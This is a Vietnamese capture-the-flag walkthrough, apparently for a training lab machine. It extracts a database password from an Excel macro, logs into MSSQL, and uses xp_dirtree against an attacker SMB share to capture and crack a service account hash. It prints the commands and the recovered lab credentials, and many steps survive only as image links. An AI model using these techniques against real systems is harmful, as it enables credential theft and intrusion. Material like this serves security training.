



Có 1 tập tin xlsm thực thi macro Excel spreadsheet. Tải về để kiểm tra

Phân tích macros trong Excel wordbook bằng cách unzip và chạy lệnh strings trên tệp nhị phân macro




C:\Users\Luis\Desktop\

strings xl/vbaProject.bin




reporting:PcwTWTHRwryjc$c6


python3 mssqlclient.py reporting:PcwTWTHRwryjc$c6@10.10.10.125 -windows-auth



Chúng ta có thể dùng xp\_cmdshell để thực thi lệnh qua sql server:




Tuy nhiên, chúng ta bị từ chối truy cập. Chúng ta không phải là người dùng sa và không có đủ đặc quyền để thực thi xp\_cmdshell. Hãy xem những người dùng có đặc quyền sa:




Chúng ta không có đặc quyền SA. Mặc dù chúng ta không thực thi lệnh được bằng xp\_cmdshell, chúng ta có thể đánh cắp hashes của dịch vụ sql bằng xp\_dirtree hoặc xp\_fileexist:


exec xp\_dirtree '\\10.10.14.8\kali'

python3 smbserver.py kali . -smb2support








mssql-svc:corporate568




mssql-svc là người dùng sa, có thể thực thi xp\_cmdshell







Tập tin độc hại bị phần mềm antivirus chặn:



Mình sẽ tải bằng dịch vụ mssql:

